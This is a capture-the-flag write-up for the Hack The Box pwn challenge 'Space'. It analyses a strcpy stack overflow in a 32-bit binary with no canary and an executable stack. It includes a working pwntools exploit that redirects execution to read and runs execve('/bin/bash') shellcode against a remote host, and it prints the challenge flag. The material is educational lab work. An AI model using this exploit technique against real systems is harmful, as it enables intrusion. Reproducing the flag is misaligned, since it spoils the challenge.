HTB WRITEUP

Eurus

[PWN] Space


Analysis
Strategy
Exploit

ANALYSIS

Ih this challenge we have an ELF named **space**.


```
(pwn)(eurusctf)-[~/Documents/htbspace]
$ checksec space
[*] '/home/eurus/Documents/htbspace/space'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

The file has a stack executable and no canary. No PIE and no RELRO. Is a 32bit little endian.



```
Decompile: main - (space)

/* WARNING: Function: __x86.get_pc_thunk.bx replaced

undefined4 main(void)

{
  undefined local_2f [31];
  undefined *local_10;

  local_10 = &stack0x00000004;
  printf("> ");
  fflush(stdout);
  read(0,local_2f,0x1f);
  vuln(local_2f);
  return 0;
}
```

Figure 1: ghidra decompiled of main function



```
Decompile: vuln - (space)

/* WARNING: Function: __x86.get_pc_thunk.ax replaced

void vuln(char *param_1)

{
  char local_12 [10];

  strcpy(local_12,param_1);
  return;
}
```

Figure 2: ghidra decompiled vuln function

Using Ghidra we can see that the read is executed in the main function and should be safe because the length of the read is fixed to 31 bytes (0x1f). Then is called the vuln function and a pointer to the portion of memory where the read has inserted the read value is passed to the vuln function.

Then the vuln function use **strcpy(local_12, param_1)** this execution is not safe, because the array passed is 31 bytes and the destination is of size 10 so here we can have a **buffer overflow**.

using the tools **pattern_create.rb** and **pattern_offset.rb** contained in metasloit we can obtain that the offset for rewrite the ret_address is 18 bytes *(18 bytes + return_address)*. And soing that we have control of the program. We can force it to go where we want.

STRATEGY

Now we have 18 bytes of space and a regular shellcode is not possible, the space is too little. Reading again the disassembly of the code one way to exploit this ELF is **redirect the execution to the read function** in the main, **passing different argument** to the read, **in order to have more space** than the 31 bytes and then in the vuln function **rejump in the shellcode written from the read** in the main.

This seams to be a good way.

EXPLOIT

We can control the value of the **EIP** register and the value of th **EBP** register.

```
0804920f 83 c4 10      ADD     ESP,0x10
08049212 83 ec 04      SUB     ESP,0x4
08049215 6a 1f         PUSH    0x1f
08049217 8d 45 d9      LEA     EAX=>local_2f,[EBP + -0x27]
0804921a 50            PUSH    EAX
0804921b 6a 00         PUSH    0x0
0804921d e8 0e fe      CALL    read
         ff ff
```

Figure 3: ghidra disassembly of main

In the main if we jump to the address 0x08049217 we jump **right before the read function is called** and specifically when are passed the address where the read must write and from what input, in this case **write_address=EBP-0x27** and **input 0x0 aka stdin**, but we can also modify the size of the input that we want, we just have in stack the size of the read size when we return from the vuln function. So for define the size of the read **we can overwrite the portion of stack right above the ret address and will be interpreted as the size of the read**.

So conceptually in the first phase (the first overflow and the return from vuln) we have:

`"A"*14+p32(WRITE_ADDR+0x27)+p32(0x0804917)+p32(READ_SIZE)`

then in the second phase we need to send:

`"A"*18+p32(WRITE_ADDR+0x16)+SHELLCODE`

p32(WRITE_ADDR+0x27) here the + 0x27 is used because in the main is executed EAX = EBP-0x27, PUSH EAX. And in the second phase **p32(WRITE_ADDR+0x16)** is used +0x16 (22 bytes) because we need to jump in the shellcode and avoid the byte used only for create an overflow and redirect the execution.

```python
from pwn import *

offset = 18

context.arch = 'i386'
context.os= 'linux'
context.endian= 'little'
```

```python
p = remote('139.59.187.82', 30798)

write_addr = 0x0804b900
read_addr  = 0x08049217
size_read  = 0x50505050

first_payload  = b'A'*(offset-4)+p32(write_addr+0x27)+p32(read_addr)+p32(size_read)+b'\n'
second_payload = b'A'*offset+p32(write_addr+0x16)+asm(shellcraft.execve('/bin/bash'))

log.info(b'received '+p.recvuntil('> '))
log.info('sending first payload')
p.sendline(first_payload)
log.info('sending second payload')
p.sendline(second_payload)
p.interactive()
```

and this is the execution of the payload:




Figure 4: flag

```
HTB{sh3llc0de_1n_7h3_5p4c3}
```